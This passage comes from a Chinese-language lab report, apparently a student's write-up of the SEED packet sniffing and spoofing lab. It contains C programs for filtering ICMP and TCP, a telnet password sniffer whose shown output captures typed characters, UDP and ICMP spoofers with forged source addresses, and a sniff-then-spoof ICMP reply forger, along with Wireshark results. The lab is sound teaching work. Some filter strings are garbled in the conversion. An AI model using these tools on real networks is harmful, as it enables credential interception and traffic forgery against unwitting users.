21     struct bpf_program fp;
22     char filter_exp[] = "ip proto icmp" ;
23     bpf_u_int32 net;
24
25     // Step 1: Open live pcap session on NIC with name enp0s3
26     handle = pcap_open_live("enp0s3", BUFSIZ, 0, 1000, errbuf);
27
28     // Step 2: Compile filter_exp into BPF psuedo-code
29     pcap_compile(handle, &fp, filter_exp, 0, net);
30     pcap_setfilter(handle, &fp);
31
32     // Step 3: Capture packets
33     pcap_loop(handle, -1, got_packet, NULL);
34
35     pcap_close(handle); //Close the handle
36     return 0;
37 }
```

- 解释:

1) 代码可沿用之前的 sniff.c。

2) 检验方式: 攻击者 (IP 地址为 10.0.2.5) 运行该嗅探程序, 利用另一台虚拟机 (IP 地址为 10.0.2.7) ping 一个 IP 地址。若嗅探过滤器正常工作, 将捕获到从 10.0.2.7 发出的 ICMP 报文。

- 结果截图:

```
[09/29/22]seed@VM:~/.../cpp$ gcc -o sniff_icmp sniff_icmp.c -lpcap
[09/29/22]seed@VM:~/.../cpp$ sudo ./sniff_icmp vm=10.0.2.5
Source: 10.0.2.7 Destination: 9.9.9.9 Protocol: ICMP
Source: 9.9.9.9 Destination: 10.0.2.7 Protocol: ICMP
Source: 10.0.2.7 Destination: 9.9.9.9 Protocol: ICMP
Source: 9.9.9.9 Destination: 10.0.2.7 Protocol: ICMP
```

图 18: 嗅探 ICMP: 10.0.2.5

```
VM=10.0.2.7 seed@VM: ~
[09/29/22]seed@VM:~$ ping -c 3 9.9.9.9
PING 9.9.9.9 (9.9.9.9) 56(84) bytes of data.
64 bytes from 9.9.9.9: icmp_seq=1 ttl=52 time=120 ms
64 bytes from 9.9.9.9: icmp_seq=2 ttl=52 time=90.4 ms
64 bytes from 9.9.9.9: icmp_seq=3 ttl=52 time=87.7 ms

--- 9.9.9.9 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 87.684/99.296/119.765/14.516 ms
[09/29/22]seed@VM:~$
```

图 19: 发出 ICMP: 10.0.2.7

2. 捕获目标端口号在 10 到 100 之间的 TCP 数据包

- sniff_tcp.c:

```
1  #include <pcap.h>
2  #include <stdio.h>
3  #include <arpa/inet.h>
4  #include "myheader.h"
5
6  void got_packet(u_char *args, const struct pcap_pkthdr *header,
7                  const u_char *packet){
8
9      struct ethheader *eth = (struct ethheader *)packet;
10
11      if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
12          struct ipheader *ip = (struct ipheader *) (packet + sizeof(
13              struct ethheader));
14
15          printf("Source: %s", inet_ntoa(ip->iph_sourceip));
```



```

13     printf( "Destination: %s" , inet_ntoa(ip->iph_destip));
14     /* determine protocol */
15     switch(ip->iph_protocol) {
16         case IPPROTO_TCP:
17             printf( "    Protocol: TCP\n" );
18             return;
19         default:
20             printf( "    Protocol: others\n" );
21             return;
22     }
23 }
24 }
25
26 int main() {
27     pcap_t *handle;
28     char errbuf[PCAP_ERRBUF_SIZE];
29     struct bpf_program fp;
30     char filter_exp [] = "proto_TCP_and_dst_portrange_10-100";
31     bpf_u_int32 net;
32
33     // Step 1: Open live pcap session on NIC with name enp0s3
34     handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
35
36     // Step 2: Compile filter_exp into BPF psuedo-code
37     pcap_compile(handle, &fp, filter_exp, 0, net);
38     pcap_setfilter(handle, &fp);
39
40     // Step 3: Capture packets
41     pcap_loop(handle, -1, got_packet, NULL);
42
43     pcap_close(handle); //Close the handle
44     return 0;
45 }

```

- 结果截图：

```

seed@VM: ~/.../cpp
[09/26/22]seed@VM:~/.../cpp$ gcc -o sniff_tcp sniff_tcp.c -lpcap
[09/26/22]seed@VM:~/.../cpp$ sudo ./sniff_tcp
Source: 10.0.2.7 Destination: 10.0.2.5 Protocol: TCP
Source: 10.0.2.7 Destination: 10.0.2.5 Protocol: TCP
Source: 10.0.2.7 Destination: 10.0.2.5 Protocol: TCP
Source: 10.0.2.7 Destination: 10.0.2.5 Protocol: TCP

```

图 20: 嗅探结果



图 21: telnet: port=23

Task 2.1C: Sniffing Passwords.

- `pwd_sniff.c`:

注: `set_header.h` 头文件见附件。

```
1    #include <pcap.h>
2    #include <stdio.h>
3    #include <stdlib.h>
4    #include <arpa/inet.h>
5    #include <ctype.h>
6    #include "set_header.h"
7    void print_payload(const u_char * payload, int len) {
8        const u_char * ch;
9        ch = payload;
10       printf("Payload:\n\t\t");
11
12       for(int i=0; i < len; i++){
13           if(isprint(*ch)){
14               if(len == 1) {
15                   printf("\t%c", *ch);
16               }
17               else {
18                   printf("%c", *ch);
19               }
20           }
21           ch++;
22       }
23       printf("\n\n");
24   }
25
26   void got_packet(u_char *args, const struct pcap_pkthdr *header,
27       const u_char *packet) {
28       const struct sniff_tcp *tcp;
29       const char *payload;
30       int size_ip;
31       int size_tcp;
32       int size_payload;
```

```

32
33     struct ethheader *eth = (struct ethheader *)packet;
34
35     if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IPv4 type
36         struct ipheader *ip = (struct ipheader *)(packet + sizeof(
37             struct ethheader));
38         size_ip = IP_HL(ip)*4;
39
40         /* determine protocol */
41         switch(ip->iph_protocol) {
42             case IPPROTO_TCP:
43
44                 tcp = (struct sniff_tcp*)(packet + SIZE_ETHERNET +
45                     size_ip);
46                 size_tcp = TH_OFF(tcp)*4;
47
48                 payload = (u_char *)(packet + SIZE_ETHERNET +
49                     size_ip + size_tcp);
50                 size_payload = ntohs(ip->iph_len) - (size_ip +
51                     size_tcp);
52
53                 if(size_payload > 0){
54                     printf( "Source: %s Port: %d\n" , inet_ntoa(ip->
55                         iph_sourceip) , ntohs(tcp->th_sport));
56                     printf( "Destination: %s Port: %d\n" , inet_ntoa
57                         (ip->iph_destip) , ntohs(tcp->th_dport));
58                     printf( "    Protocol: TCP\n" );
59                     print_payload(payload , size_payload);
60                 }
61             }
62         }
63     }
64 }
65
66 int main() {
67     pcap_t *handle;
68     char errbuf[PCAP_ERRBUF_SIZE];

```

```

69     struct bpf_program fp;
70     char filter_exp[] = "tcp_port_telnet";
71     bpf_u_int32 net;
72
73     // Step 1: Open live pcap session on NIC with name enp0s3
74     handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
75
76     // Step 2: Compile filter_exp into BPF psuedo-code
77     pcap_compile(handle, &fp, filter_exp, 0, net);
78     pcap_setfilter(handle, &fp);
79
80     // Step 3: Capture packets
81     pcap_loop(handle, -1, got_packet, NULL);
82
83     pcap_close(handle); //Close the handle
84     return 0;
85 }

```

- 结果截图：

Source: 10.0.2.4 Port: 23
Destination: 10.0.2.6 Port: 36550
Protocol: TCP
Payload: Password:
Source: 10.0.2.6 Port: 36550
Destination: 10.0.2.4 Port: 23
Protocol: TCP
Payload: d
Source: 10.0.2.6 Port: 36550
Destination: 10.0.2.4 Port: 23
Protocol: TCP
Payload: e
Source: 10.0.2.6 Port: 36550
Destination: 10.0.2.4 Port: 23
Protocol: TCP
Payload: e
Source: 10.0.2.6 Port: 36550
Destination: 10.0.2.4 Port: 23
Protocol: TCP
Payload: s
Source: 10.0.2.6 Port: 36550

图 22: 密码

4.2.2 Task 2.2: Spoofing

Task 2.2A. 写一个欺骗程序。

- **spoof.c:**

```

1  #include <unistd.h>
2  #include <stdio.h>
3  #include <string.h>
4  #include <sys/socket.h>
5  #include <netinet/ip.h>
6  #include <arpa/inet.h>
7
8  #include "myheader.h"
9
10 void send_raw_ip_packet(struct ipheader* ip) {
11     struct sockaddr_in dest_info;
12     int enable = 1;
13     //Step1: Create a raw network socket
14     int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
15
16     //Step2: Set Socket option
17     setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(
18         enable));
19
20     //Step3: Provide destination information
21     dest_info.sin_family = AF_INET;
22     dest_info.sin_addr = ip->iph_destip;
23
24     //Step4: Send the packet out
25     sendto(sock, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&
26         dest_info, sizeof(dest_info));
27     close(sock);
28 }
29 /*
30
31     *****
32
33     Spoof a UDP packet using an arbitrary source IP Address and
34     port
35
36     *****
37
38     */
39 int main() {
40     char buffer[1500];
41
42     memset(buffer, 0, 1500);
43     struct ipheader *ip = (struct ipheader *) buffer;
44     struct udphheader *udp = (struct udphheader *) (buffer +

```

```

36                                     sizeof(struct ipheader
37                                     ));
38
39     /******
40     Step 1: Fill in the UDP data field.
41     *****/
42     char *data = buffer + sizeof(struct ipheader) +
43                                     sizeof(struct udphheader);
44     const char *msg = "DOR_DOR!\n";
45     int data_len = strlen(msg);
46     strncpy (data, msg, data_len);
47
48     /******
49     Step 2: Fill in the UDP header.
50     *****/
51     udp->udp_sport = htons(12345);
52     udp->udp_dport = htons(9090);
53     udp->udp_ulen = htons(sizeof(struct udphheader) + data_len);
54     udp->udp_sum = 0; /* Many OSes ignore this field, so we do
55                        not
56                        calculate it. */
57
58     /******
59     Step 3: Fill in the IP header.
60     *****/
61     ip->iph_ver = 4;
62     ip->iph_ihl = 5;
63     ip->iph_ttl = 20;
64     ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");
65     ip->iph_destip.s_addr = inet_addr("10.0.2.6");
66     ip->iph_protocol = IPPROTO_UDP; // The value is 17.
67     ip->iph_len = htons(sizeof(struct ipheader) +
68                                     sizeof(struct udphheader) + data_len);
69
70     /******
71     Step 4: Finally, send the spoofed packet
72     *****/
73     send_raw_ip_packet (ip);
74
75     return 0;
76 }

```

● 解释:

1) 部分代码解释已在注释中给出。spoof.c 主要包含两大步骤：在缓冲区中构造数据包和发送数据包。而关于这两步的详细说明则可以参考《计算机安全导论：深度实践》这本书，限于篇幅本报告不再赘述。

2) 验证该 UDP 数据包的成功伪造是通过在一台主机（作为攻击者，IP 地址为 10.0.2.5）上运行 spoof.c；受害者即目标 IP 地址：10.0.2.7 的主机，打开 Wireshark 观察是否接收到从 10.0.2.5 发出的源 IP 地址经过伪造（1.2.3.4）的 UDP 报文。

- 结果截图：

```

seed@VM: ~/.../cpp
[09/29/22] seed@VM:~/.../cpp$ gcc -o spoof spoof.c -lpcap
[09/29/22] seed@VM:~/.../cpp$ sudo ./spoof
[09/29/22] seed@VM:~/.../cpp$

```

图 23: 运行截图




图 24: Wireshark 验证

Task 2.2B. 伪造一个 ICMP 回显请求，并回答以下问题。

- icmp_spoof.c:

```

1    #include <unistd.h>
2    #include <stdio.h>
3    #include <string.h>
4    #include <sys/socket.h>
5    #include <netinet/ip.h>
6    #include <arpa/inet.h>
7

```

```

8      #include "myheader.h"
9
10     unsigned short in_cksum (unsigned short *buf, int length) {
11         unsigned short *w = buf;
12         int nleft = length;
13         int sum = 0;
14         unsigned short temp=0;
15
16         /*
17          * The algorithm uses a 32 bit accumulator (sum), adds
18          * sequential 16 bit words to it, and at the end, folds back
19          * all
20          * the carry bits from the top 16 bits into the lower 16 bits
21          *
22          */
23         while (nleft > 1) {
24             sum += *w++;
25             nleft -= 2;
26         }
27
28         /* treat the odd byte at the end, if any */
29         if (nleft == 1) {
30             *(u_char *)&temp = *(u_char *)w ;
31             sum += temp;
32         }
33
34         /* add back carry outs from top 16 bits to low 16 bits */
35         sum = (sum >> 16) + (sum & 0xffff); // add hi 16 to low 16
36         sum += (sum >> 16); // add carry
37         return (unsigned short)(~sum);
38     }
39
40     void send_raw_ip_packet(struct ipheader* ip) {
41         struct sockaddr_in dest_info;
42         int enable=1;
43
44         // Step 1: Create a raw network socket.
45         int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
46
47         // Step 2: Set socket option.
48         setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
49                     &enable, sizeof(enable));

```



```

49     // Step 3: Provide needed information about destination.
50     dest_info.sin_family = AF_INET;
51     dest_info.sin_addr = ip->iph_destip;
52
53     // Step 4: Send the packet out.
54     sendto(sock, ip, ntohs(ip->iph_len), 0,
55           (struct sockaddr *)&dest_info, sizeof(dest_info));
56     close(sock);
57 }
58
59 int main() {
60     char buffer[1500];
61
62     memset(buffer, 0, 1500);
63
64     struct icmpheader *icmp = (struct icmpheader *) (buffer +
65           sizeof(struct ipheader));
66
67     icmp->icmp_type = 8;
68
69     icmp->icmp_chksum = 0;
70     icmp->icmp_chksum = in_cksum((unsigned short *)icmp, sizeof(
71           struct icmpheader));
72
73     struct ipheader *ip = (struct ipheader *) buffer;
74     ip->iph_ver = 4;
75     ip->iph_ihl = 5;
76     ip->iph_ttl = 20;
77     ip->iph_sourceip.s_addr = inet_addr("10.0.2.7");
78     ip->iph_destip.s_addr = inet_addr("1.2.3.4");
79     ip->iph_protocol = IPPROTO_ICMP;
80     ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct
81           icmpheader));
82     printf("seq=%hu ", icmp->icmp_seq);
83     printf("type=%u \n", icmp->icmp_type);
84     send_raw_ip_packet(ip);
85
86     return 0;
87 }

```

- 解释:

- 1) 部分代码解释已在注释中给出。代码与 spoof.c 类似，但是还需要计算校验和。
- 2) 验证该 ICMP 回送请求的成功伪造是通过在一台主机（作为攻击者，IP 地址为 10.0.2.5）上

运行 `icmp_spoof.c`；受害者即该 ICMP 报文的源 IP 地址：10.0.2.7 的主机，打开 Wireshark 观察能够检测到该伪造的 ICMP 报文。

- 结果截图：




图 25: 运行截图




图 26: Wireshark 验证

- 问题 4：无论实际数据包有多大，您能否将 IP 数据包长度字段设置为任意值？

可以。因为使用 `raw socket`，需要在缓冲区中创建整个数据包，包括 IP 头和后续字段，然后将它交由 `socket` 发送。使用这种 `raw socket`，目的就是通知操作系统由用户自行填写头字段信息，且不要改动已填写的头字段信息。这就使得用户可以任意设置数据包头中各字段的值。

- 问题 5：使用原始套接字编程，您是否必须计算 IP 标头的校验和？

不用，系统会自动计算 IP 报头的校验和。在 IP 头字段中，它实际上是默认选项，`ip_check = 0` 意味着进行校验。

- 问题 6：为什么需要 `root` 权限来运行使用原始套接字的程序？如果在没有根权限的情况下执行程序，程序会在哪里失败？

因为出于安全性考虑，只有 `root` 进程和具有 `CAP_NET_RAW` 能力的进程才能创建 `raw socket`。`root` 权限是运行实现原始套接字的程序所必需的。

如果我们运行没有 `root` 权限的程序，它将在设置套接字时失败。

4.2.3 Task 2.3: Sniff and then Spoof

- `sniff_and_spoof.c`:

```

1  #include <pcap.h>
2  #include <stdio.h>
3  #include <string.h>
4  #include <arpa/inet.h>
5  #include <fcntl.h> // for open
6  #include <unistd.h> // for close
7
8  #include "myheader.h"
9
10 #define PACKET_LEN 512
11
12 void send_raw_ip_packet(struct ipheader* ip) {
13     struct sockaddr_in dest_info;
14     int enable = 1;
15
16     // Step 1: Create a raw network socket.
17     int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
18
19     // Step 2: Set socket option.
20     setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
21                &enable, sizeof(enable));
22
23     // Step 3: Provide needed information about destination.
24     dest_info.sin_family = AF_INET;
25     dest_info.sin_addr = ip->iph_destip;
26
27     // Step 4: Send the packet out.
28     sendto(sock, ip, ntohs(ip->iph_len), 0,
29            (struct sockaddr *)&dest_info, sizeof(dest_info));
30     close(sock);
31 }
32
33 void send_echo_reply(struct ipheader * ip) {
34     int ip_header_len = ip->iph_ihl * 4;
35     const char buffer[PACKET_LEN];
36
37     // make a copy from original packet to buffer (faked packet)
38     memset((char*)buffer, 0, PACKET_LEN);
39     memcpy((char*)buffer, ip, ntohs(ip->iph_len));
40     struct ipheader* newip = (struct ipheader*)buffer;
41     struct icmpheader* newicmp = (struct icmpheader*)(buffer +
        ip_header_len);

```

```

42
43 // Construct IP: swap src and dest in faked ICMP packet
44 newip->iph_sourceip = ip->iph_destip;
45 newip->iph_destip = ip->iph_sourceip;
46 newip->iph_ttl = 64;
47
48 // Fill in all the needed ICMP header information.
49 // ICMP Type: 8 is request, 0 is reply.
50 newicmp->icmp_type = 0;
51
52 send_raw_ip_packet (newip);
53 }
54
55 void got_packet(u_char *args, const struct pcap_pkthdr *header,
56               const u_char *packet) {
57     struct ethheader *eth = (struct ethheader *)packet;
58
59     if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
60         struct ipheader *ip = (struct ipheader *)
61             (packet + sizeof(struct ethheader));
62
63         printf( "          From: %s\n", inet_ntoa(ip->iph_sourceip));
64         printf( "          To: %s\n", inet_ntoa(ip->iph_destip));
65
66         /* determine protocol */
67         switch(ip->iph_protocol) {
68             case IPPROTO_TCP:
69                 printf( "      Protocol: TCP\n" );
70                 return;
71             case IPPROTO_UDP:
72                 printf( "      Protocol: UDP\n" );
73                 return;
74             case IPPROTO_ICMP:
75                 printf( "      Protocol: ICMP\n" );
76                 send_echo_reply(ip);
77                 return;
78             default:
79                 printf( "      Protocol: others\n" );
80                 return;
81         }
82     }
83 }

```

```

84     int main() {
85         pcap_t *handle;
86         char errbuf[PCAP_ERRBUF_SIZE];
87         struct bpf_program fp;
88
89         char filter_exp [] = "icmp[icmptype] = 8" ;
90
91         bpf_u_int32 net;
92
93         // Step 1: Open live pcap session on NIC with name eth3
94         handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
95
96         // Step 2: Compile filter_exp into BPF psuedo-code
97         pcap_compile(handle, &fp, filter_exp, 0, net);
98         pcap_setfilter(handle, &fp);
99
100        // Step 3: Capture packets
101        pcap_loop(handle, -1, got_packet, NULL);
102
103        pcap_close(handle);    //Close the handle
104        return 0;
105    }

```

- 解释:

1) 部分代码解释已在注释中给出。代码处理与 sniff_and_spoof.py 类似。

2) 验证该 ICMP 回送请求的成功伪造是通过在一台主机（作为攻击者，IP 地址为 10.0.2.5）上运行 sniff_and_spoof.c；受害者即发送 ping 8.8.8.8 命令的源 IP 地址：10.0.2.7 的主机，打开 Wireshark 发现每一次 ping 命令都会接收到 2 个 ICMP-echo-reply，因为所 ping 的 8.8.8.8 真实存在，会响应 ping 命令；而攻击者嗅探到 ping 命令后也会伪造一个来自 8.8.8.8 的 ICMP 响应。

- 结果截图:

```

seed@VM: ~/.../cpp
[09/30/22] seed@VM:~/.../cpp$ gcc -o sniff_and_spoof sniff_and_spoof.c -lpcap
[09/30/22] seed@VM:~/.../cpp$ sudo ./sniff_and_spoof
    From: 10.0.2.7
      To: 8.8.8.8
Protocol: ICMP
    From: 10.0.2.7
      To: 8.8.8.8
Protocol: ICMP
    From: 10.0.2.7
      To: 8.8.8.8
Protocol: ICMP

```

图 27: 攻击者程序

```
seed@VM: ~ VM=10.0.2.7
[09/30/22]seed@VM:~$ ping -c 3 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=50 time=84.3 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=50 time=88.2 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=50 time=92.2 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 84.310/88.236/92.224/3.231 ms
[09/30/22]seed@VM:~$
```

图 28: ping

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help							VM=10.0.2.7	
Apply a display filter ... <Ctrl-/>								
No.	Time	Source	Destination	Protocol	Length	Info		
1	2022-09-30...	10.0.2.7	8.8.8.8	ICMP	98	Echo (ping) request id=0x0008, seq=1/2...		
2	2022-09-30...	8.8.8.8	10.0.2.7	ICMP	98	Echo (ping) reply id=0x0008, seq=1/2...		
3	2022-09-30...	8.8.8.8	10.0.2.7	ICMP	98	Echo (ping) reply id=0x0008, seq=1/2...		
4	2022-09-30...	8.8.8.8	10.0.2.7	ICMP	98	Echo (ping) reply id=0x0008, seq=1/2...		
5	2022-09-30...	10.0.2.7	8.8.8.8	ICMP	98	Echo (ping) request id=0x0008, seq=2/5...		
6	2022-09-30...	8.8.8.8	10.0.2.7	ICMP	98	Echo (ping) reply id=0x0008, seq=2/5...		
7	2022-09-30...	8.8.8.8	10.0.2.7	ICMP	98	Echo (ping) reply id=0x0008, seq=2/5...		
8	2022-09-30...	8.8.8.8	10.0.2.7	ICMP	98	Echo (ping) reply id=0x0008, seq=2/5...		
9	2022-09-30...	10.0.2.7	8.8.8.8	ICMP	98	Echo (ping) request id=0x0008, seq=3/7...		
10	2022-09-30...	8.8.8.8	10.0.2.7	ICMP	98	Echo (ping) reply id=0x0008, seq=3/7...		
11	2022-09-30...	8.8.8.8	10.0.2.7	ICMP	98	Echo (ping) reply id=0x0008, seq=3/7...		
12	2022-09-30...	8.8.8.8	10.0.2.7	ICMP	98	Echo (ping) reply id=0x0008, seq=3/7...		
13	2022-09-30...	PcsCompu 64	RealtekU 12	ARP	42	Who has 10.0.2.12 Tell 10.0.2.7		

图 29: Wireshark 验证

5 附件

- myheader.h:

```
1  /* Ethernet header */
2  struct ethheader {
3      u_char  ether_dhost[6];    /* destination host address */
4      u_char  ether_shost[6];    /* source host address */
5      u_short ether_type;        /* IP? ARP? RARP?
6                                  etc */
7  };
8
9  /* IP Header */
10 struct ipheader {
11     unsigned char    iph_ihl:4, //IP header length
12                     iph_ver:4; //IP version
13     unsigned char    iph_tos; //Type of service
14     unsigned short int iph_len; //IP Packet length (data + header)
15     unsigned short int iph_ident; //Identification
```

```

15     unsigned short int iph_flag:3, //Fragmentation flags
16                               iph_offset:13; //Flags offset
17     unsigned char iph_ttl; //Time to Live
18     unsigned char iph_protocol; //Protocol type
19     unsigned short int iph_chksum; //IP datagram checksum
20     struct in_addr iph_sourceip; //Source IP address
21     struct in_addr iph_destip; //Destination IP address
22 };
23
24 /* ICMP Header */
25 struct icmpheader {
26     unsigned char icmp_type; // ICMP message type
27     unsigned char icmp_code; // Error code
28     unsigned short int icmp_chksum; //Checksum for ICMP Header and
        data
29     unsigned short int icmp_id; //Used for identifying request
30     unsigned short int icmp_seq; //Sequence number
31 };
32
33 /* UDP Header */
34 struct udpheader
35 {
36     u_int16_t udp_sport; // source port */
37     u_int16_t udp_dport; // destination port */
38     u_int16_t udp_ulen; // udp length */
39     u_int16_t udp_sum; // udp checksum */
40 };
41
42 /* TCP Header */
43 struct tcpheader {
44     u_short tcp_sport; // source port */
45     u_short tcp_dport; // destination port */
46     u_int tcp_seq; // sequence number */
47     u_int tcp_ack; // acknowledgement number
        */
48     u_char tcp_offx2; // data offset , rsvd */
49 #define TH_OFF(th) (((th)->tcp_offx2 & 0xf0) >> 4)
50     u_char tcp_flags;
51 #define TH_FIN 0x01
52 #define TH_SYN 0x02
53 #define TH_RST 0x04
54 #define TH_PUSH 0x08
55 #define TH_ACK 0x10

```

```

56     #define TH_URG    0x20
57     #define TH_ECE    0x40
58     #define TH_CWR    0x80
59     #define TH_FLAGS    (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|
        TH_ECE|TH_CWR)
60     u_short  tcp_win;           /* window */
61     u_short  tcp_sum;          /* checksum */
62     u_short  tcp_urp;          /* urgent pointer */
63 };
64
65 /* Psuedo TCP header */
66 struct pseudo_tcp
67 {
68     unsigned  saddr, daddr;
69     unsigned char  mbz;
70     unsigned char  ptcl;
71     unsigned short tcpl;
72     struct tcpheader tcp;
73     char  payload[1500];
74 };

```

- **set_header.h:**

```

1     #define ETHER_ADDR_LEN 6
2     #define SIZE_ETHERNET 14
3
4     /* Ethernet header */
5     struct ethheader {
6         u_char  ether_dhost[6]; /* destination host address */
7         u_char  ether_shost[6]; /* source host address */
8         u_short ether_type;      /* IP? ARP? RARP? etc */
9     };
10
11     /* IP Header */
12     struct ipheader {
13         unsigned char    iph_ihl:4, //IP header length
14         iph_ver:4; //IP version
15         unsigned char    iph_tos; //Type of service
16         unsigned short int iph_len; //IP Packet length (data + header)
17         unsigned short int iph_ident; //Identification
18         unsigned short int iph_flag:3, //Fragmentation flags
19         iph_offset:13; //Flags offset
20         unsigned char    iph_ttl; //Time to Live

```



```

21 unsigned char      iph_protocol; //Protocol type
22 unsigned short int iph_chksum; //IP datagram checksum
23 struct in_addr     iph_sourceip; //Source IP address
24 struct in_addr     iph_destip;   //Destination IP address
25 };
26 #define IP_HL(ip)      (((ip)->iph_ihl) & 0x0f)
27
28 /* TCP header */
29 typedef unsigned int  tcp_seq;
30
31 struct sniff_tcp {
32     unsigned short th_sport; /* source port */
33     unsigned short th_dport; /* destination port */
34     tcp_seq th_seq;          /* sequence number */
35     tcp_seq th_ack;          /* acknowledgement number */
36     unsigned char th_offx2;  /* data offset , rsvd */
37     #define TH_OFF(th)      (((th)->th_offx2 & 0xf0) >> 4)
38     unsigned char th_flags;
39     #define TH_FIN 0x01
40     #define TH_SYN 0x02
41     #define TH_RST 0x04
42     #define TH_PUSH 0x08
43     #define TH_ACK 0x10
44     #define TH_URG 0x20
45     #define TH_ECE 0x40
46     #define TH_CWR 0x80
47     #define TH_FLAGS (TH_FIN | TH_SYN | TH_RST | TH_ACK | TH_URG |
48                       TH_ECE | TH_CWR)
49     unsigned short th_win; /* window */
50     unsigned short th_sum; /* checksum */
51     unsigned short th_urp; /* urgent pointer */
52 };

```

参考文献

- [1] 杜文亮. 计算机安全导论：深度实践 [M]. 北京: 高等教育出版社,2020.4.